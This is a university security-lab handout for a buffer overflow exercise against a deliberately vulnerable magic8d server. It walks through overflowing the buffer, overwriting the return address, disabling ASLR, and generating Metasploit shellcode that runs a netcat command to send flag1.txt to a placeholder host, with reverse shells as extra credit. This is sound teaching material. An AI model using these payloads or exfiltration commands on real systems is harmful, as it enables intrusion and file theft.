Lab 7: Introduction to Exploitation

CS 460 Spring 2015: Security Lab

Due 11:59 PM Thursday 03/19/15

Overview:

Course Staff have provided you with 2 programs: magic8 and magic8d. Magic8d is the server, and magic8 is the client. There is an attached Makefile that will compile them for you. This lab can be partially done on your own computer if you have Linux, although the final part of the lab will need to run on the class VM infrastructure.

To run the programs, first run magic8d. Then use magic8 to connect to it, i.e. on a local machine:

```
make
./magic8d 127.0.0.1 "fortune"
# Open another terminal
./magic8 127.0.0.1 "Am_I_an_31337_h@xx0r?"
```

IMPORTANT: If you are running this program on a shared computer (e.g. EWS), you may want to change the port numbers in magic8 AND magic8d. This way you guys don't accidentally hit/get hit by other people trying to do the lab. (Try something in the 8000's) Also, if magic8d just exits without running, try picking a port number in the 8000's as well.

Refresher of ECE391 + CS 233 + CS 241:


In this lab we will study the process of finding a bug to executing code. For this you will need magic8.c and magic8d.c, which we are reusing from a previous years CS460 lab. Take a few

minutes to read through the code, run it, and figure out what it's doing.

The buffer overflow is labeled in there. Do you understand how it works?

Systems Review

When a variable is declared it is stored on the stack. (Note: If you were to malloc memory, it would be allocated on the heap, but that's not relevant to this particular case.)



If you recall from CS233/ECE391, when you are inside a function call the top of the local stack contains the return address. The return address points to the address in memory where the function was called. This is so that the instruction pointer knows where to go once it finishes execution of the function.

Below the return address, you have any declared local variables in the function, etc. This is where the buffer is located. If you would like any further refreshing on x86 in particular, this is an excellent guide that you can read through.

Buffer Overflow

So what happens when you write more data to the buffer than what is stored on the stack? You keep writing up the stack! Why is this interesting? Think about what happens if you overwrite the

return address. You can cause the instruction pointer to move to any location of your choosing.

Lab

Let's review some stuff, and make sure this lab doesn't get too complicated.

First, try giving an input of more than 512 characters (Try something like 600):

```
./magic8 127.0.0.1 $(python -c 'print "A"*600')
```

It should have segfaulted. Let's dig deeper, try doing the same thing while in gdb:

```
gdb --args ./magic8d 127.0.0.1 "fortune"
# (inside gdb)
run
# (In a separate terminal)
./magic8 127.0.0.1 $(python -c 'print "A"*600')
```

Notice the address 0x41414141, if you know anything about ASCII, 41 is "A". The instruction pointer was trying to go to the address "AAAA."

From here, see if you can figure out how far the return address is on the stack, and try overwriting it with a string of your choice "ABCD" for instance. To use a real address, give it the string `"\xef\xbe\xad\xde"` (or whatever address you want.)

Shellcode Generation

Now that you can control the address that the function will return to, we need to have code to actually execute. To do this, you write what is known as a payload, or "shellcode." Remember the difference between a Von Neumann Architecture and Harvard Architecture? Traditional x86 is a Von Neumann machine. It does not differentiate between instructions and data. That means if you were to put arbitrary x86 instructions into the buffer that you're overflowing, and you were able to point the instruction pointer (EIP, or PC in some architectures) to that buffer, you could execute code on the victim's machine. This is called shellcode because the most common use

case is to spawn a shell on the victim machine. Feel free to read this famous Phrack article called Smashing the Stack for Fun and Profit if you want to understand more about how this is made/how it works.

In the case of spawning a shell, most often you would want to spawn a reverse TCP shell. This would allow you to have a victim connect to your machine on a port of your choosing, and offer you a shell on that TCP connection. Can you think of why this might be more desirable than simply spawning a normal shell? In this lab, you will be shown how to send a file back to yourself using netcat, however for 5 points of extra credit, there is a second flag you can optionally get if you spawn a reverse shell, and manage to find the flag ;)

Where do you store the shellcode? The easiest approach is just to put it at the beginning of the buffer. Some of you may have ASLR turned on in the machines you are doing the lab on. You know this is the case if every time you run the magic8 server you are given a different buffer address. I'm sorry this is kind of annoying, but a quick workaround is just to give a valid command first, and then change the return address in your exploit to the address it gives you on that run. Alternatively, you can give yourself a root shell, then execute:

```
echo "0" > /proc/sys/kernel/randomize_va_space
```

In such a case, the format of a command you would give magic8 would look something like:

```
./magic8 127.0.0.1 $(python -c 'print "shellcode"+"A"*FILLER+"return
    address"')
```

Where you would want "return address" to point to the beginning of your shellcode, aka the beginning of the buffer. But what should we use as our shellcode? One approach would be to manually write the instructions, in assembly, until you had constructed whatever code you wanted to do. Or you could write a program in C to do what you wanted to do, and use gcc to generate the instructions in the proper form to be used. But all of those sound painstaking. The well-known Metasploit Framework contains a tool that we can use to generate payloads. It's very snazzy.

Working with Metasploit

The following instructions are targeted towards Ubuntu/Debian based distributions. You may do this on your VMs, if you wish, or you may do this on a personal VM. I would strongly recommend doing it on your personal VM, as it will be much faster, so long as you don't mind getting put on yet another NSA watchlist. Open a shell, navigate to somewhere convenient, and perform the following commands:

```
git clone https://github.com/rapid7/metasploit-framework.git; # git clone
   the metasploit repository
gpg --keyserver hkp://keys.gnupg.net --recv-keys 409
   B6B1796C275462A1703113804BB82D39DC0E3; # import the GPG key for RVM,
   Ruby version manager
\curl -sSL https://get.rvm.io | bash -s stable --ruby ; # install RVM, a
   utility that allows you to have multiple versions of the ruby
   programming language on your computer at the same time
source /home/<YOUR UBUNTU USERNAME HERE>/.rvm/scripts/rvm ; # update your
   bash to be aware rvm exists
cd metasploit-framework/
rvm install ruby-2.1.5 ; # get the right version of ruby for metasploit,
   because it targets a specific version of ruby.
cd ../
cd metasploit-framework/ ; # easiest way to generate the gemset lulz
sudo apt-get -y install \
  build-essential zlib1g zlib1g-dev \
  libxml2 libxml2-dev libxslt-dev locate \
  libreadline6-dev libcurl4-openssl-dev git-core \
  libssl-dev libyaml-dev openssl autoconf libtool \
  ncurses-dev bison curl wget netcat postgresql \
  postgresql-contrib libpq-dev \
  libapr1 libaprutil1 libsvn1 \
  libpcap-dev libsqlite3-dev ; # more dependencies woooo
```

```
bundle install ; # download all the ruby package related dependencies of
    metasploit
```

Now you can finally execute metasploit. Before we start using the metasploit console, I recommend you take a look at the `modules/payloads/singles/linux/x86/` subdirectory, as well as the `modules/exploits/` subdirectory and poke around for some ideas of the cool stuff metasploit can do. Now return to the `metasploit-framework` folder. Lets get started making some shellcode.

```
$ ./msfconsole ; # Launch the Metasploit console.
msf > use payload/linux/x86/exec ; # select the exec payload to execute a
    shell command on the victim machine
msf payload(exec) > info ; # show info about the exploit
msf payload(exec) > set CMD "nc -w 3 IP_ADDRESS_HERE
    RANDOM_PORT_NUMBER_ABOVE_1024 < flag1.txt" ; # Here's the meat. We are
    setting the command to execute on the victim machine to be netcat,
    sending a file on a random port to your Ubuntu VM's IP address. for
    example, the command Course Staff used when testing the lab: set CMD "
    nc -w 3 127.0.0.1 6842 < flag1.txt"
msf payload(exec) > info
msf payload(exec) > generate -b '\x00' ; # tell metasploit to generate us
    our magical shellcode, but to ignore the null byte character in output
    - the vulnerability in magic8d uses strcpy and we don't want the null
    byte to trigger the end of our payload before executing our attack
    properly
```

The rest is up to you. After figuring out how to exploit magic8d on your local computer, you must open a port to listen on using ipTables, make netcat listen on your Ubuntu VM using something like `nc -l -v -p 6842`, write up your exploit to put the shellcode in the right place, with the appropriate buffer length and a return address, and then exploit one of the grading servers to get the flag for this lab. **PRACTICE EXPLOITING YOURSELF USING 127.0.0.1 IN YOUR PAYLOAD ON YOUR LOCAL COMPUTER. ONLY AFTER YOU HAVE**

SUCCESSFULLY RUN THE EXPLOIT ON YOURSELF SHOULD YOU EXPLOIT THE VM INFRASTRUCTURE. THANK YOU.

Course Staff has designed the VM infrastructure for this lab to be as resilient as possible. Cron jobs are running once a minute to reboot the server every minute, and there are 4 servers you can try to exploit should one go down:

- 192.168.100.194
- 192.168.101.74
- 192.168.101.73
- 192.168.101.64

In order to know the correct buffer address to exploit, you should first send a valid, normal magic8 client request to one of the servers, and then youcan navigate to the appropriate URL on the VM network:

- `http://192.168.100.194/magic8.log`
- `http://192.168.101.74/magic8.log`
- `http://192.168.101.73/magic8.log`
- `http://192.168.101.64/magic8.log`

Keep in mind that this example for the lab is really contrived. In the real world, an attacker is not going to have the program give you the buffer address for free. You might not even get to use GDB on the binary! There's also a lot of protections we turned off for the sake of the lab, we will talk more about the different protections and how to get around them in a few weeks.

Deliverables

There are three deliverables in your svn repo. The first is answer.txt, where you should put the command you ran in order to exploit yourself. **Put your command here regardless of whether or not you are going for partial credit.** The second file is flag1.txt, where you should put the required flag for the lab. The third file is flag2.txt, where you should put the optional second flag (done via reverse TCP shell) for extra credit.

Since the autograder will either give you 100, 105, or 0 percent on this lab, partial credit will be performed manually upon the lab's completion. Graders will be using the following rough criteria/rubric for grading, although graders will use their discretion based upon their analysis of the information in your answer.txt file. The goal of the graders is to assess what you demonstrate you understood about this lab. If you cannot find the flag, but you put an impassioned 3 paragraph argument explaining how you understood everything and your dog ate your flag and you deserve a 100 regardless, maybe the graders will give you a 99, if you can demonstrate these facts. Maybe.

1. Demonstration of ability to crash magic8d : 60%

2. Demonstration of ability to make EIP something more interesting than 0x41414141 : 70%

More points may be awarded to you at the grader's discretion, however these baselines will assure that students will not walk away with a zero.